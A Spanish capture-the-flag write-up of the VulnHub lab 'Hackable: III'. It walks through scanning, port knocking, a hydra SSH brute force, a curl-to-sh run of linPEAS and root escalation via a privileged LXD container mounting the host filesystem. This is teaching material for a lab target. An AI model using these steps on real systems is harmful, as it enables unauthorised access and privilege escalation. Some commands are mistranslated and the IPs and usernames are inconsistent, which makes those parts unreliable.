

Hackable

Lo primero de todo es bajarnos la iso de vulnHub [Hackable: III ~ VulnHub](#) y ver si es compatible con virtualbox , que es donde yo tengo mi laboratorio .

Centrarse en conceptos generales sobre CTF

Dificultad: Media

Esto funciona mejor con VirtualBox que con VMware.

Índice

Índice	1
Herramientas	2
Sacar la ip de nuestra máquina atacante	2
Sacar la ip de nuestra máquina Vulnerable	3
Saber que puertos se encuentran abiertos	3
Explotación de los puertos abiertos	4
Explotación de vulnerabilidades	6
Escalada de privilegios	10



Herramientas

Network Scanning

- netdiscover
- nmap

Enumeration

- abusing http
- dirb
- wordlist
- port knocking

Exploitation

- hydra
- ssh
- user flag
- linpeas

Privilege Escalation

- lxd
- root flag

Una vez tenemos nuestro laboratorio montado con las dos máquinas , nos tenemos que asegurar de que las dos están en la misma red (Host-only) y que desde el kali hacemos ping en la otra :

El primer paso es saber la ip de la máquina vulnerable :

Sacar la ip de nuestra máquina atacante

Primero hacemos un **ip a** para saber la ip de nuestro kali

Primero hacemos un **ip a** para saber la ip de nuestro kali

```
(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:21:b1:d0 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 86339sec preferred_lft 86339sec
    inet6 fe80::c834:9e8e:4208:89aa/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:25:73:10 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.116/24 brd 192.168.56.255 scope global dynamic noprefixroute eth1
        valid_lft 539sec preferred_lft 539sec
```

Sacar la ip de nuestra máquina Vulnerable

Ya sabemos que la ip de nuestro kali es 192.168.56.116 , sabiendo esto podemos usar el comando **nmap -sP 192.168.56.116/24** , para saber la ip de las maquinas que estén conectadas con esa conexión .(host-only)

```
(kali㉿kali)-[~]  
$ nmap -sP 192.168.56.116/24  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-31 04:57 EST  
Nmap scan report for 192.168.56.1  
Host is up (0.0012s latency).  
Nmap scan report for 192.168.56.116  
Host is up (0.0023s latency).  
Nmap scan report for 192.168.56.117  
Host is up (0.0021s latency).  
Nmap done: 256 IP addresses (3 hosts up) scanned in 5.18 seconds  
(kali㉿kali)-[~]
```

Esta sería la ip de la maquina vulnerable 192.168.56.117

Saber que puertos se encuentran abiertos


Ahora vamos a ver los puertos que tiene abierto con el comando :

nmap -sC -sV 192.168.56.117

```
(kali㉿kali)-[~]  
$ nmap -sC -sV 192.168.56.117  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-31 05:00 EST  
Nmap scan report for 192.168.56.117  
Host is up (0.00027s latency).  
Not shown: 999 closed tcp ports (conn-refused)  
PORT      STATE SERVICE VERSION  
80/tcp    open  http      Apache httpd 2.4.46 ((Ubuntu))  
|_http-title: Kryptos - LAN Home  
| http-robots.txt: 1 disallowed entry  
|_/config  
|_http-server-header: Apache/2.4.46 (Ubuntu)  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 8.08 seconds
```

Explotación de los puertos abiertos

Ahora vamos a usar HTTP. Echemos un vistazo al puerto **80** y veamos si surge algo interesante. Podemos verificarlo inmediatamente en el navegador porque el servidor Apache está escuchando en el puerto 80.



No parece muy fiable la página, podemos ahora examinar el código fuente a ver qué tal.

De su código fuente hemos sacado un par de cosas que pueden ser interesantes
El login page / jubiscleud / port / jpg

```
<!DOCTYPE html>
<html lang="pt-br">
  <head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link href="https://fonts.googleapis.com/css?family=RocknRoll+One" rel="stylesheet">
    <link rel="stylesheet" type="text/css" href="css/file.css">
    <title>Kryptos - LAN Home</title>
  </head>
  <body>
    <a class="menu-open" href="#"> [event]
      
    </a>
    <div class="overlay"></div>
    <div class="menu">
      <a class="menu-close" href="#">x</a> [event]
      <ul>
        <li>
          <a href="login_page/login.html" target="_blank">Login</a>
        </li>
      </ul>
    </div>
    <!--
    "Please, jubiscleudo, don't forget to activate the port knocking when exiting your section, and tell the boss not to forget to approve
    the .jpg file - dev_suport@hackable3.com"
    -->
    <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js"></script>
    <script src="js/script.js"></script>
  </body>
</html>
```

Ahora para el siguiente paso vamos a buscar las rutas de dirección ocultas con dirb , con el comando

dirb <http://192.168.1.185/>

```
(root@kali)-[~]
# dirb http://192.168.56.117/

DIRB v2.22
By The Dark Raver


START_TIME: Wed Jan 31 05:10:23 2024
URL_BASE: http://192.168.56.117/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612



-- Scanning URL: http://192.168.56.117/ --

=> DIRECTORY: http://192.168.56.117/backup/
=> DIRECTORY: http://192.168.56.117/config/
=> DIRECTORY: http://192.168.56.117/css/
```

Nos ha encontrado directorios muy interesantes , por lo que ahora podemos ir buscando por internet cada uno de ellos a ver qué encontramos. Echemos un vistazo al **primer directorio de copia de seguridad** de resultados. Obtuvimos un **archivo de lista de palabras** que podría ser valioso en el futuro



Index of /backup

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 wordlist.txt	2021-04-23 16:03	2.3K	

Apache/2.4.46 (Ubuntu) Server at 192.168.56.117 Port 80

Explotación de vulnerabilidades

Hemos encontrado una lista de palabras , por lo que podemos descargarlas con el comando **wget**


wget <http://192.168.1.185/backup/wordlist.txt>

```
(root@kali)-[~]
# wget http://192.168.56.117/backup/wordlist.txt
--2024-01-31 05:14:50--  http://192.168.56.117/backup/wordlist.txt
Connecting to 192.168.56.117:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2335 (2.3K) [text/plain]
Saving to: 'wordlist.txt'

wordlist.txt      100%[=====>]  2.28K  --.-KB/s    in 0s

2024-01-31 05:14:50 (243 MB/s) - 'wordlist.txt' saved [2335/2335]
```

Ahora vamos a ver el segundo directorio , en el que encontramos un código cifrado en base64




El cual si desciframos sale que es 1000, yo he usado esta pagina para decodificar :

<https://www.base64decode.org/>


A screenshot of the 'Base64 Decode' website. The input field contains the text 'MTAwMDA='. Below the input field, there is a section with options: 'Source character set' is set to 'UTF-8'; 'Decode each line separately' is unchecked; 'Live mode' is set to 'OFF'. A green button labeled '< DECODE >' is visible. Below the button, the output field displays the decoded text '10000'. A small informational note at the top states: 'For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.'

Ahora vamos a revisar el tercero , nos aparece una enumeración




Por lo que lo desciframos y nos sale 4444 , que esto puede ser el puerto

<https://www.splitbrain.org/static/ook/>



En resumen ahora tenemos dos contextos de llamada de puertos: **10000** y **4444**. Inmediatamente revisamos esa URL pero no encontramos nada interesante. Entonces, miramos el código fuente. Encontramos una imagen llamada **3.jpg** que podría proporcionar una idea del problema.



Esta imagen nos proporciona la herramienta **steghide** la cual podemos probar a ver si nos funciona

Para instalar esta herramienta vamos a necesitar

```
steghide extract -sf 3.jpg  
cat steganopayload48505.txt
```

```
(root@kali)-[~]  
# apt install steghide  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
The following additional packages will be installed:  
  libmcrypt4 libmhash2  
Suggested packages:  
  libmcrypt-dev mcrypt  
The following NEW packages will be installed:
```

Una vez instalado , ya podremos usar la herramienta y tirar

```
(root@kali)-[~]  
# steghide extract -sf 3.jpg  
Enter passphrase:  
the file "steganopayload148505.txt" does already exist. overwrite ? (y/n) y  
wrote extracted data to "steganopayload148505.txt".  
  
(root@kali)-[~]  
# ls  
3.jpg FakePip steganopayload148505.txt wordlist.txt  
  
(root@kali)-[~]  
#
```


Ahora vamos a hacer un cat

```
(root@kali)-[~]
# cat steganopayload148505.txt
porta:65535
(root@kali)-[~]
```

Ya que sabemos el puerto ahora vamos a probar si funciona:

Primero lo activamos **knock 192.168.1.185 10000 4444 65535**

para que funcione primero tendríamos que descargar knock, una vez descargado ya podemos tirarlo .

```
(root@kali)-[~]
# knock 192.168.56.117 10000 4444 65535

(root@kali)-[~]
# nmap -sV 192.168.56.117
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-31 05:54 EST
Nmap scan report for 192.168.56.117
Host is up (0.00015s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Ubuntu 5ubuntu1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.46 ((Ubuntu))
MAC Address: 08:00:27:67:C0:59 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org
```

Ahora estamos listos para intentar la explotación utilizando la información que obtuvimos de los resultados anteriores, incluido un nombre de usuario obtenido del código fuente. Intentemos un ataque de fuerza bruta con la lista de palabras que almacenamos para más tarde.

Usemos **la herramienta** hydra para comenzar un ataque de fuerza bruta. ¡¡Bingo!! Tenemos un nombre de usuario (**jubiscleudo**) y una contraseña (**onlymy**).

```
(root@kali)-[~]
# hydra -l jubiscleudo -P wordlist.txt 192.168.56.117 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-31 05:
55:56
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 300 login tries (l:1/p:30
0), ~19 tries per task
[DATA] attacking ssh://192.168.56.117:22/
[STATUS] 142.00 tries/min, 142 tries in 00:01h, 160 to do in 00:02h, 14 activ
e
[22][ssh] host: 192.168.56.117 login: jubiscleudo password: onlymy
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complet
```

Ahora usemos las credenciales que recibimos del ataque de fuerza bruta para iniciar sesión en **ssh**. ¡¡¡ Hurra!! El usuario **jubiscleudo** ha iniciado sesión correctamente. Examinamos instantáneamente su id, luego usamos el comando cat para revelar la **marca de usuario** oculta

SSH jubiscleudo@192.168.1. Artículo 185

identificación

ls -la

cat .user.Txt

```
Last login: Thu Apr 29 16:19:07 2021 from 192.168.2.106
jubiscleudo@ubuntu20:~$ id
uid=1001(jubiscleudo) gid=1001(jubiscleudo) groups=1001(jubiscleudo)
jubiscleudo@ubuntu20:~$ ls -la
total 32
drwxr-x--- 3 jubiscleudo jubiscleudo 4096 Apr 29 2021 .
drwxr-xr-x 4 root        root        4096 Apr 29 2021 ..
-rw----- 1 jubiscleudo jubiscleudo   5 Apr 29 2021 .bash_history
-rw-r--r-- 1 jubiscleudo jubiscleudo  220 Apr 29 2021 .bash_logout
-rw-r--r-- 1 jubiscleudo jubiscleudo 3771 Apr 29 2021 .bashrc
drwx----- 2 jubiscleudo jubiscleudo 4096 Apr 29 2021 .cache
-rw-r--r-- 1 jubiscleudo jubiscleudo  807 Apr 29 2021 .profile
-rw-r--r-- 1 jubiscleudo jubiscleudo 2984 Apr 27 2021 .user.txt
jubiscleudo@ubuntu20:~$ cat .user.txt
%
%                                     ,%66%#.
%
%                                     *6666%%6%6666666%
%
%                                     6666        .%666
%
%                                     6666#        %666
%
%                                     /666        666.
%
%                                     %%/        %66*
%
%                                     .66#        (%%( ,        ,(66*        %66
%
%                                     66%        %6666666666666666%6%#        666
%
%                                     66%66666666        #666666*        66666666%6%
%
% "the quieter you 6666666666666666, /6666666666666666 you are able to hear"
%
%                                     66666666%        66666666
%
%                                     %66%6666        /666%6666%
```

Escalada de privilegios

Primero nos descargamos el código de esta página [PEASS-ng/linPEAS en el máster](https://github.com/carlospolop/PEASS-ng)
· [carlospolop/PEASS-ng](https://github.com/carlospolop/PEASS-ng) · [GitHub](https://github.com) (en inglés)

Nos vamos a esta ventana

```
Quick Start

Find the latest versions of all the scripts and binaries in the releases page.

# From github
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh

# Without curl
python -c "import urllib.request; urllib.request.urlretrieve('https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh', 'linpeas.sh')"
```

y lanzamos este código curl -L

<https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh> | sh

Ahora para obtener los permisos de root vamos a usar un documento de git

<https://github.com/saghul/lxd-alpine-builder.git>

Dentro de root de nuestro kali vamos a :

```
(root@kali)-[~]
# git clone https://github.com/saghul/lxd-alpine-builder.git
Cloning into 'lxd-alpine-builder' ...
remote: Enumerating objects: 50, done.
remote: Counting objects: 100% (8/8), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 50 (delta 2), reused 5 (delta 2), pack-reused 42
Receiving objects: 100% (50/50), 3.11 MiB | 1.85 MiB/s, done.
Resolving deltas: 100% (15/15), done.

(root@kali)-[~]
# cd lxd-alpine-builder

(root@kali)-[~/lxd-alpine-builder]
# ./build-alpine
Determining the latest release ... v3.19
Using static apk from http://dl-cdn.alpinelinux.org/alpine//v3.19/main/x86_64
Downloading alpine-keys-2.4-r1.apk
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
```

Ahora para pasarla a nuestra máquina vulnerable , tenemos que abrir un servicio web por donde pasarlo . Yo he puesto ese puerto porque quiero , podría haber puesto otro sin problemas .

```
(root@kali)-[~/lxd-alpine-builder]
# python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000)
192.168.56.117 - - [31/Jan/2024 06:53:03] "GET /alpine
□
```

y nos lo bajamos desde la vulnerable

```
hackable_3@ubuntu20:~$ wget 192.168.56.116:8000/alpine-v3.13-x86_64-20210218_0139.tar.gz
--2024-01-31 11:53:01-- http://192.168.56.116:8000/alpine-v3.13-x86_64-20210218_0139.tar.gz
Connecting to 192.168.56.116:8000 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3259593 (3.1M) [application/gzip]
Saving to: 'alpine-v3.13-x86_64-20210218_0139.tar.gz'

alpine-v3.13-x86_64 100%[====>] 3.11M --.-KB/s in 0.01s

2024-01-31 11:53:01 (266 MB/s) - 'alpine-v3.13-x86_64-20210218_0139.tar.gz' saved [3259593/3259593]
```

Ahora vamos a agregar la imagen con el comando, este comando importa una imagen de contenedor desde un archivo tar comprimido en el sistema LXC, y le asigna el alias "myimage" para facilitar su referencia en comandos futuros :

lxc image import ./alpine-v3.13-x86_64-20210218_0139.tar.gz --alias myimage

Después vamos a desglosar el comando anterior con el comando : **lxc image list**

Este comando mostrará información sobre las imágenes de contenedor que están actualmente disponibles en el sistema. La salida típicamente incluirá detalles como el alias de la imagen, su ID, su tamaño, la arquitectura, la fecha de creación, y otros detalles relevantes

```
hackable_3@ubuntu20:~$ lxc image import ./alpine-v3.13-x86_64-20210218_0139.tar.gz --alias myimage
If this is your first time running LXD on this machine, you should also run:
lxd init
To start your first instance, try: lxc launch ubuntu:18.04

hackable_3@ubuntu20:~$ lxc image list
```

ALIAS	FINGERPRINT	PUBLIC	DESCRIPTION	ARCHITECTURE
URE	TYPE	SIZE	UPLOAD DATE	
myimage	cd73881adaac	no	alpine v3.13 (20210218_01:39)	x86_64
	CONTAINER	3.11MB	Jan 31, 2024 at 11:54am (UTC)	

Ahora vamos a hacer un lxd init , vamos a darle a todas las opciones enter (sin responder) , exceptuando la que nos dé la opción de dir,lvm,ceph,.... . En la que vamos a escribir el comando dir .

```

hackable_3@ubuntu20:~$ lxd init
Would you like to use LXD clustering? (yes/no) [default=no]:
Do you want to configure a new storage pool? (yes/no) [default=yes]:
Name of the new storage pool [default=default]:
Name of the storage backend to use (dir, lvm, ceph, btrfs) [default=btrfs]: d
ir
Would you like to connect to a MAAS server? (yes/no) [default=no]:
Would you like to create a new local network bridge? (yes/no) [default=yes]:
What should the new bridge be called? [default=lxdbr0]:
What IPv4 address should be used? (CIDR subnet notation, "auto" or "none") [d
efault=auto]:
What IPv6 address should be used? (CIDR subnet notation, "auto" or "none") [d
efault=auto]:
Would you like the LXD server to be available over the network? (yes/no) [def
ault=no]:
Would you like stale cached images to be updated automatically? (yes/no) [def
ault=yes]:
Would you like a YAML "lxd init" preseed to be printed? (yes/no) [default=no]
:
hackable_3@ubuntu20:~$

```

Una vez lanzado y nos haya salido vamos a tirar este comando para poner los privilegios a true para entrar como root con ese usuario y nos lo permita

lxc init myimage ignite -c security.privileged=true

```

hackable_3@ubuntu20:~$ lxc init myimage ignite -c security.privileged=true
Creating ignite
hackable_3@ubuntu20:~$ lxc config device add ignite mydevice disk source=/pat

```

Este comando se utiliza para agregar o configurar dispositivos en un contenedor LXC. Sin embargo, parece que has proporcionado un comando que tiene una combinación de partes de diferentes comandos o tecnologías (como "ignite" y "recursive"), y puede haber un error en la sintaxis

lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true

```

hackable_3@ubuntu20:~$ lxc config device add ignite mydevice disk source=/ pa
th=/mnt/root recursive=true
Device mydevice added to ignite
hackable_3@ubuntu20:~$ lxc config device add ignite mydevice disk source / path /mnt

```

Y por último lo iniciamos y ya nos saldrá una consola con los privilegios de root y ya habríamos encontrado la última bandera .


```

device mydevice added to ignite
hackable_3@ubuntu20:~$ lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
Error: The device already exists
hackable_3@ubuntu20:~$ lxc start ignite
hackable_3@ubuntu20:~$ lxc exec ignite /bin/sh
~ # ls
~ # cd /mnt/root/root
/mnt/root/root # ls
knockrestart.sh root.txt
/mnt/root/root # cat root.txt
NOT BAD

--/lxd-alpine-builder
http.server 2000
error while finding module specification for 'http.server:2000' (ModuleNotFoundError: __path__ attribute not f
server while trying to find 'http.server:2000')

--/lxd-alpine-builder
http.server 2000
0.0.0.0 port 2000 (http://0.0.0.0:2000/)
[12/10/2023 06:53:02] GET /alpine-v3.13-x86_64-20230115_0120.tar.gz HTTP/1.1 200

```

invite-me: [linkedin.com/in/eliasouguinho](https://www.linkedin.com/in/eliasouguinho)

```

/mnt/root/root #

```